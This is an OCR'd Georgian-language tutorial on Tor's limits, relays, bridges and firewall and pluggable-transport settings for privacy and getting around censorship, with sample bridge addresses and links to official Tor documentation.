
რისაგან არ დაგიცავთ Tor:

1. ინტერნეტის მომწოდებელს, შესაბამის ორგანიზაციებს და ყველას ვინც დაინტერესებულია ეცოდინებათ რომ Tor-ს იყენებთ. Tor კავშირის სპეციფიურობის გამო პაკეტების ანალიზისას ასეთი პაკეტების

გამოვლენა შესაძლებელია. ამის გვერდის ავლა შიძლება თუ ამ პაკეტებს დამატებით დაშიფრავთ მაგალითად VPN-თ.

2. საიტებს შეუძლიათ გაიგონ რომ Tor-ს იყენებთ მისი კვანძების მისამართები კარგადაა ცნობილი და Tor Browser-ს აქვს გამორჩეული თითის ანაბეჭდი.
3. Tor იცავს მხოლოდ Tor Browser-ს და არ იცავს სხვა პროგრამების კავშირებს, მაგალითად თუ ჩამოტვირთავთ რამე დოკუმენტს ან პროგრამას და შემდეგ გახსნით, გახსნისას ამ ფაილმა შეიძლება გააგზავნოს ინფორმაცია, ეს ინფორმაცია არ წავა Tor-ის გავლით და შესაბამისად დაარღვევს ანონიმურობას.
4. Tor ვერ დაგიცავთ ბრაუზერის სისუსტეებისაგან, მაგალითად თუ იყენებთ Java script-ს, flash-ს და აშ. Tor Browser- ცდილობს მაქსიმალურად შეასუსტოს ასეთი რისკები, თუმცა რისკი ყოველთვის არსებობს და თქვენზეა დამოკიდებული რამდენად დისციპლინირებული იქნებით და რამდენად კარგად დაიცავთ თავს ასეთი რისკებისაგან. მხოლოდ JavaScript არის დაყენებული Tor Browser-ზე. თუ სხვა აქტიური ან დინამიური შინაარსის პროგრამებს დააყენებთ ცხადია რისკი გაიზრდება. JavaScript-ის გამოყენებაც კი არ არის სასურველი და ხშირად უაზროს ხდის Tor Browser-ის გამოყენებას. შესაბამისად Tor Browser ვერ დაგიცავთ თუ დააყენებთ დამატებით გაფართოებებს თუ დამატებებს.
5. ცხადია Tor ვერ დაგიცავთ ვირუსებისაგან, განსაკუთრებით თქვენს კომპიუტერზე მოთავსებული ვირუსებისაგან, ვერ დაგიცავთ ოპერაციული სისტემების ხარვეზებისაგან, ვერ დაგიცავთ აპარატურულ მიყურადებისგან და ვერ დაგიცავთ თუ უბრალოდ თუ ვინმე ზურგის უკნიდან გიყურებთ როგორ კრიფავთ პაროლს, იგი ასევე ვერ დაგიცავთ შუა კაცის შეტევებისაგან. არ აშორებს გასაგზავნ დოკუმენტებს პერსონალურ ინფორმაციას და საზოგადოდ ვერ დაგიცავთ თუ რამე სისულელეს გააკეთებთ, მაგალითად თუ ვებსაიტზე დარეგისტრირდებით თქვენი რეალური ვინაობით და იფიქრებთ რომ მაინც დაცული ხართ.

https://check.torproject.org/ საიტი შეამოწმებს მიდის თუ არა თქვენი კავშირი Tor-ის გავლით. ასევე ნახავთ JavaScript ჩართულია თუ გამორთულია.



როგორც ხედავთ ეს საიტი მიჩვენებს რომ ნამდვილად Tor-ით ვარ შეერთებული და რომ JavaScript ჩართულია და ასევე ხედავთ IP მისამართს რომელსაც გამომავალი კვანძი იძლევა. Tor-ით ბრაუზინგის წინ ყოველთვის შეამოწმეთ რომ შეერთება წესრიგშია და კონფიგურაცია სწორადაა დაყენებული.

https://www.torproject.org/download/#Warning საიტი მოგცემთ კარგ რჩევებს როგორ დაიცვათ თავი და რას მოერიდოთ.

სამწუხაროდ, DNS გაჟონვების გამო, ელ-ფოსტის გამოყენება შეიძლება რისკებთან იყოს დაკავშირებული, ასეთივე პრობლემა აქვს სხვადასხვა ე.წ ტორენტებს. ეს ბმული უფრო დაწვრილებით აგიხსნით სიტუაციას https://blog.torproject.org/bittorrent-over-tor-isnt-good-idea. ეს პროგრამები პირდაპირ კავშირზე არიან ორიენტირებული და მიუხედავად კონფიგურირებისა, ხშირად გვერდს უვლიან პროქსის და პირდაპირ ამყარებენ კავშირს, ეს კი ნიშნავს რომ თქვენი IP მისამართი დაუფარავად გაიგზავნება.

როგორც უკვე აღვნიშნეთ, არ დააყენოთ ბრაუზერის დამატებები და გაფართოებები რადგან ისინი თქვენ ბრაუზერს ცალსახა თითის ანაბეჭდს შეუქმნიან და ე.ი. ადვილად ამოცნობადი გახდებით, ასევე ზოგიერთი გაფართოება შეიძლება გამოიყენონ შეტევისათვის. მოერიდეთ ასეთი პროგრამების დაყენებას.

ყოველთვის გამოიყენეთ HTTPS გამავალი კვანძიდან გასული ინფორმაცია არ არის დაშიფრული, თუ HTTPS-ს ან დაშიფვრის რამე სხვა მეთოდს არ გამოიყენებთ. საქმე მარტო იმაში არ არის რომ ინფორმაციას წაიკითხავენ, მათ ასევე შეუძლიათ ვირუსის კოდი ჩასვან უკუკავშირში და შესაბამისად ვირუსი გამოგიგზავნონ.


არ გახსნათ ჩამოტვირთული ფაილები სანამ ინტერნეტთან ხართ შეერთებული, Tor არ დაგიცავთ თუ ეს ფაილები დაუკავშირდებიან რაიმე სერვერს.

იმედია ეს პარაგრაფი დაგეხმარებათ განსაზღვროთ გჭირდებათ თუ არა და როდის ან როგორ უნდა გამოიყენოთ Tor-ი.

Tor ის საიტი ასევე შეიცავს საკმაოდ საინტერესო ინფორმაციას, ჩვენი რჩევა იქნება გაეცნოთ ამ ინფორმაციას https://2019.www.torproject.org/about/overview.html.en#thesolution.

დირექტორიის მართველები და გადამცემები

ყოველ Tor კლიენტში ჩამონტაჟებულია უცვლელი სია 10 დირექტორიის მმართველის (Directory Authority), რომლებიც განაწილებული არიან გეოგრაფიულად და პასუხისმგებელი არიან გადამცემების მუდმივად ცვლადი სიების განახლებაზე. ამ სიას კონსენსუსს უწოდებენ https://consensus-health.torproject.org/, ხოლო ეს საიტი https://jordan-wright.com/blog/images/blog/how_tor_works/consensus.png კი აგიხსნით რას წარმოადგენს ეს სია.



ეს მმართველები ძალიან მნიშვნელოვანია იმის განსასაზღვრად რომელი გადამცემია ნამდვილი და როდის. ამ გადამცემებს კვანძებს დავარქმევთ. მოგეხსენებათ რომ ინფორმაცია მოძრაობს კვანძებს შორის. კვანძების არჩევა ხდება ნებისმიერად, იმაზე დამოკიდებულებით თუ გადაცემის რა მოცულობას ახორციელებს თითოეულ ქვეყანა თუ კვანძი. კვანძების არჩევა ხელითაც შეიძლება, თუმცა არ არის რეკომენდებული. ნდობა განაწილებულია, ანუ არცერთი კვანძის ბოლომდე ნდობა არ ხდება. არ არსებობს ცენტრალიზებული მართვა. Torr ღია ქსელია და კვანძი ნებისმიერს შეუძლია ამუშაოს, მათ შორის მოთვალთვალე ორგანიზაციებს, მაგრამ არცერთ კვანძს არ შეუძლია სრული მარშრუტის დანახვა, შესაბამისად ასეთი კვანძის ქონას დიდი აზრი არ აქვს. კვანძებს რომლებიც შემავალ კვანძად გამოიყენება დარაჯი კვანძები ჰქვია. ეს, როგორც წესი, შემოწმებული სტაბილური და სწრაფი კვანძებია. შუა კვანძები გამოიყენება იმისათვის, რომ მონაცემები გადაიცეს შემავლიდან გამავალ კვანძებზე, ისე რომ მათ არ იცოდნენ ერთმანეთის შესახებ. გამავალი კვანძები კი Tor ქსელის „კიდეზე“ არიან მოთავსებული და მონაცემებს აგზავნიან ინტერნეტში. გამავალ კვანძს შეუძლია მონაცემების დანახვა და წაკითხვა რადგან იგი მონაცემებს საბოლოოდ გაშიფრავს და ისე გააგზავნის. ეს ცხადია სისუსტეა, რადგან გამავალ კვანძს მონაცემების ჩასმა შეუძლია გადაცემაში.

თქვენი საკუთარი Tor კვანძი შეგიძლიათ ამუშაოთ, თუ გაქვთ საკუთარი სერვერი. კვანძის შექმნის ლოგიკა იმაში მდგომარეობს, რომ იმის გამო რომ თქვენ კვანძში ბევრი სხვა მონაცემები გაივლის თქვენი მონაცემები ადვილად დაიმალება და შესაბამისად, უფრო უსაფრთხოდ გადაიცემა. ეს გარკვეულწილად მართალია თუმცა გააჩნია რა ტიპის შეტევებს ელოდებით. საქმე იმაშია, რომ თუ შემტევს ცოტა კვანძები აქვს და არ შეუძლია დაინახოს ინფორმაცია რომელიც თქვენ კვანძში შემოდის, მაშინ მათ ნამდვილად გაუჭირდებათ იმის დადგენა თუ რომელი კავშირი მოდის თქვენი კომპიუტერიდან და საერთოდ მოდის თუ არა რამე. მაგრამ თუ მათ შეუძლიათ უყურონ ყველა შემომავალ და გამავალ კავშირს მოახერხებენ გაარკვიონ რა მოდის თქვენგან. თუმცა არ ეცოდინებათ გამომავალი კვანძი თუ ისინი ამ კვანძებსაც არ უყურებენ. ასეთ შემთხვევაში, გექნებათ თუ არა საკუთარი კვანძი დიდი მნიშვნელობა არ აქვს. კვანძების ქონის საწინააღმდეგოდ კიდევ მუშაობს არგუმენტი, რომ თუ კვანძს ამუშავებთ, ე.ი. ანონიმურობა მნიშვნელოვანია თქვენთვის, მაგრამ კვანძის ქონა ავტომატურად ეჭვის ქვეშ გაყენებთ. ასევე არსებობს ეგზოტიკური შეტევები, რომლებიც ჯერ კარგად არ არიან გაანალიზებული. ეს შეტევები ეყრდნობიან ფაქტს რომ გაქვთ კვანძი. მაგალითად, შეიძლება თქვენი კვანძი თავისი ინფორმაციით დატვირთონ შესაბამისად გამორიცხონ სხვა, გარე ინფორმაციის გავლა თქვენ კვანძში და ამით გამოთვალონ როდის აგზავნით ინფორმაციას კვანძიდან. შესაბამისად, საკუთარი კვანძის ქონა დამოკიდებულია იმაზე თუ რა ტიპის შეტევას ელოდებით. თუმცა Tor-ის სერიოზული მომხმარებლების უმეტესობა ფიქრობს რომ ასეთი კვანძის ქონა მნიშვნელოვანია. ჩემი აზრით კი, რაც უფრო ნაკლებად მიიქცევთ ყურადღებას უკეთესია, კვანძის ქონა კი ნამდვილად მიიპყრობს ყურადღებას.

კვანძი საკუთარი საცხოვრებელი სახლიდან ნამდვილად არ უნდა ამუშაოთ, ასევე შემავალი კვანძის და შუა კვანძს ქონა უფრო უსაფრთხოა რადგან მონაცემები დაშიფრულია, ხოლო გამომავალი კვანძის ქონა საშიშია, რადგან ამ კვანძზე არ გაქვთ კონტროლი, იგი გადასცემს ყველანაირ ინფორმაციას და შესაბამისად შეიძლება დაგაჯარიმონ ან დაგიჭირონ კიდეც იმის მიხედვით თუ რა ინფორმაცია გაივლის კვანძში.

თუ კვანძის ქონა გინდათ წაიკითხეთ ეს ინფორმაცია https://2019.www.torproject.org/eff/tor-legal-faq.html.en მთავარია რომ ძალიან ღიად გააკეთოთ ყველაფერი, რომ მოგვიანებით მოახერხოთ დამტკიცება რომ კვანძში გამავალი მონაცემები თქვენ არ გეკუთვნით. Tor პროექტი გაგიწევთ კონსულტაციებს ლეგალურ საკითხებში და როგორ მოიქცეთ მაგრამ რა თქმა უნდა ამას ყველაფერს თქვენი პასუხისმგებლობით აკეთებთ და რისკიც მთლიანად თქვენია.

Tor Bridges (ხიდები)

იმის გამ რომ Tor-ის კვანძების სია საჯაროდაა ცნობილი, მთავრობებისათვის თუ ინტერნეტის მომწოდებლებისათვის ადვილია ამ კვანძების დაბლოკვა. Tor ხიდები კი არის ე.წ. გამოუქვეყნებელი კვანძები. ხიდის გამოყენება ხდება როგორც შემავალი კვანძს. ასეთი ხიდები გამოიყენება იქ სადაც Tor აკრძალულია, ან მისი გამოყენება დიდ ეჭვს ბადებს, ან უბრალოდ ცენზურა ბლოკავს Tor-ს. ბმული https://bridges.torproject.org/ გიჩვენებთ ხიდების სიას. იგი იძლევა არასრულ სიას რომ არ მოხდეს ყველა ხიდის ერთბაშად აღმოჩენა და

დაბლოკვა. ეს ბმული https://2019.www.torproject.org/docs/bridges.html.en გიჩვენებთ თუ როგორ უნდა დაუკავშირდეთ ხიდს.

ამ ტექსტის წრისას ხიდების მისამართები იყო


```
195.199.245.169:9999 DD9A3570F5B54CDEA0121BCAAD67DF1BE6C46E09
173.255.215.69:9001 AE21DFEBC3C781529D0E139B78361AC62753D1FF
```

ეს საიტი ასევე გაძლევთ ე.წ.Pluggable Transport და IPV6 ტიპის მისამართებსაც. ამას ცოტა მოგვიანებით განვიხილავთ.


თუ ბმულზე მოყვანილი ხიდები არ მუშაობენ, ან ბმულზე ვერ შედიხართ, გააგზავნეთ ელ-ფოსტის შეტყობინება მისამართზე bridges@torproject.com, რომლის ტექსტშიც უნდა ახსენოთ get bridges, და ისინი გამოგიგზავნიან ხიდების სიას. გაითვალისწინეთ რომ ელ-ფოსტა უნდა გააგზავნოთ Gmail ან Yahoo mail-დან. მხოლოდ ამ მისამართებისათვის მუშაობს ეს მომსახურება.

ხიდები, ჩვეულებრივ უფრო ნელი და ნაკლებად სტაბილურია ვიდრე სტანდარტული დარაჯი გადამცემები, ანუ შემავალი კვანძები.


ხიდის გამოსაყენებლად გადადით ჰამბურგერ მენიუზე ☰ ბრაუზერის მარჯვენა ზედა კუთხეში აამუშავეთ Options და გადადით Tor ზე



აქ აარჩიეთ Use a bridge და გადადით Provide Bridge-ზე, შემდეგ კი ჩასვით ხიდების მისამართები როგორც ნახატზეა ნაჩვენები.



ასვე შეგიძლიათ ახალი ხიდები პირდაპირ ბრაუზერიდან მოითხოვოთ. ამისათვის გადადით Request a bridge from torproject.org ზე და დააჭირეთ Request a New Bridge… ღილაკს. გამოვა მოთხოვნა რომ აკრიფოთ რამდენიმე სიმბოლო იმის დასამტკიცებლად, რომ ამას კომპიუტერი არ აკეთებს და შემდეგ ხიდების ინფორმაცია მოთავსდება შესაბამის უჯრაში



თუ ვინმე მოახერხებს რომ ყველა ხიდის მისამართი ჩაიგდოს ხელში მოახერხებს ყველა ხიდის დაბლოკვას. ბმულებზე http://www.cs.uml.edu/~xinwenfu/paper/Bridge.pdf და https://zmap.io/paper.pdf მოთავსებული ინფორმაცია აგიხსნით თუ როგორ შეიძლება ამის გაკეთება. Zmap საშუალებას გაძლევთ სკანირება გაუკეთოთ მთელ ინტერნეტის. რაღაც მომენტისათვის ერთმა ჯგუფმა მოახერხა ეპოვნა ხიდების 79%. ცხადია მთავრობები რომლებიც ზღუდავენ ინფორმაციას და ახდენენ Tor-ის დაბლოკვას ასევე შეეცდებიან იპოვონ და დაბლოკონ ეს ხიდები.

შეგიძლიათ საკუთარი ხიდი შექმნათ. ამისათვის Debian სისტემა ყველზე მოხერხებულია ასევე გამოიყენება Whonix. ეს ბმული https://2019.www.torproject.org/docs/tor-doc-relay.html.en გიჩვენებთ როგორ უნდა შექმნათ საკუთარი ხიდი.

https://www.turnkeylinux.org/-ის საშუალებით და ამაზონ სერვისებთან ინტეგრაციით შესაძლებელია სერვერი ძალიან სწრაფად აამუშაოთ და ასევე სწრაფად გამორთოთ ჩართოთ და გააუქმოთ.


გაითვალისწინეთ, რომ თუ ვინმე შემოგთავაზებთ რომ დაგეხმაროთ დ მოგაწვდით ხიდის მისამართს, მოერიდეთ, რადგან ეს შეიძლება იყოს ხიდი რომლის კონტროლი და მონიტორინგი ხდება და ხაფანგის ფუნქციას ასრულებს.

თუ ისეთ ადგილას ხართ სადაც Tor აკრძალულია და მისი გამოყენებისათვის შეიძლება დაისაჯოთ კიდეც, არ გირჩევდით ხიდების გამოყენებას. ხიდი პრობლემის გადაწყვეტის მოკლე ვადიანი გზაა. ნებისმიერ სერიოზულ მოწინააღმდეგეს აქვს ქსელის მონიტორინგის საშუალება და მათთვის ასეთი ხიდის აღმოჩენა სირთულეს არ წარმოადგენს.

უფრო უკეთესი შეიძლება იყოს რომ Tor-ს შეუერთდეთ VPN-ის საშუალებით, ან სულაც არ მოახდინოთ ინტერნეტში შესვლა სახლიდან და გამოიყენოთ ინტერნეტ კაფეები ან სხვა საჯარო კავშირის საშუალებები. ამას ცოტა მოგვიანებით განვიხილავთ.

Tor Pluggable Transport და კავშირის დამალვა

თუ Fieewall-ით დაგბლოკეს შეიძლება დაგჭირდეთ რომ Tor ბრაუზერმა გამოიყენოს დაშვებული პორტები. როგორც წესი, ეს პორტებია 80 და 443 თუმცა ყოველ მოცემულ სიტუაციაში სხვა პორტები იქნეს გამოყენებული. იმისათვის რომ ეს კავშირი გამოიყენოთ გადადით Tor ბრაუზერის ჰამბურგერ მენიუზე და აამუშავეთ Options, გამოსულ ფანჯარაში კი გადადით Tor-ზე. ჩართეთ This computer goes through a firewall that only allows connections to certain ports და უჯრაში შეიყვანეთ პორტების ნომრები.



გაითვალისწინეთ, რომ არც ისე ბევრი კვანძები უსმენენ სხვადასხვა პორტებს, ამიტომ შეიძლება კავშირი ვერ მოახერხოთ რამე უცნაური პორტის გამოყენების შემთხვევაში. მაგრამ პორტები 80 და 443 სტანდარტულია და ასეთ კვანძებს ნამდვილად იპოვით.


ტორის დაბლოკვის კიდევ ერთი საშუალებაა პაკეტების ღრმა შემოწმება და ანალიზი. იმის გამო რომ Tor პაკეტები ადვილი აღმოსაჩენია. ასეთი ანალიზი ადვილად ბლოკავს Tor კავშირს. პაკეტების ანალიზი Tor ის მთავარი მტერია. ქვეყნები იყენებენ ასეთ ანალიზს და მაგალითად ჩინეთის Firewall-მა ისწავლა Tor ის აღმოჩენა. მათ შეუძლიათ Tor კავშირის ბლოკირება. მაგრამ Pluggable Transport საშუალებას იძლევა გარკვეულწილად გვერდი

ავუაროთ ასეთ დაბლოკვას. ეს სერვისი შეცვლის პაკეტებს და გაართულებს გამოცნობას რომ პაკეტები Tor-ს ეკუთვნიან. ამგვარად Firewall-ები დაინახავენ რომ პაკეტები არიან ჩვეულებრივი ინტერნეტ მიმოცვლის ნაწილი და არა Tor კავშირის ნაწილი.

Pluggable Transport – ის საშუალებით სხვა პროგრამებსაც შეუძლიათ Tor კავშირის გამოყენება დაახლოებით ისევ როგორც პროქსის გამოყენება. ეს ბმულები https://2019.www.torproject.org/docs/pluggable-transports.html.en, https://gitlab.torproject.org/legacy/trac/-/wikis/doc/PluggableTransports აგიხსნიან როგორ ხდება ამ სერვისის გამოყენება და მოგაწვდიან სერვისების ჩამონათვალს.

ეხლა განვიხილოთ, როგორ მოვახერხოთ Tor ბრაუზერში Pluggable Transport-ის გამოყენება ეს საკმაოდ მარტივია.

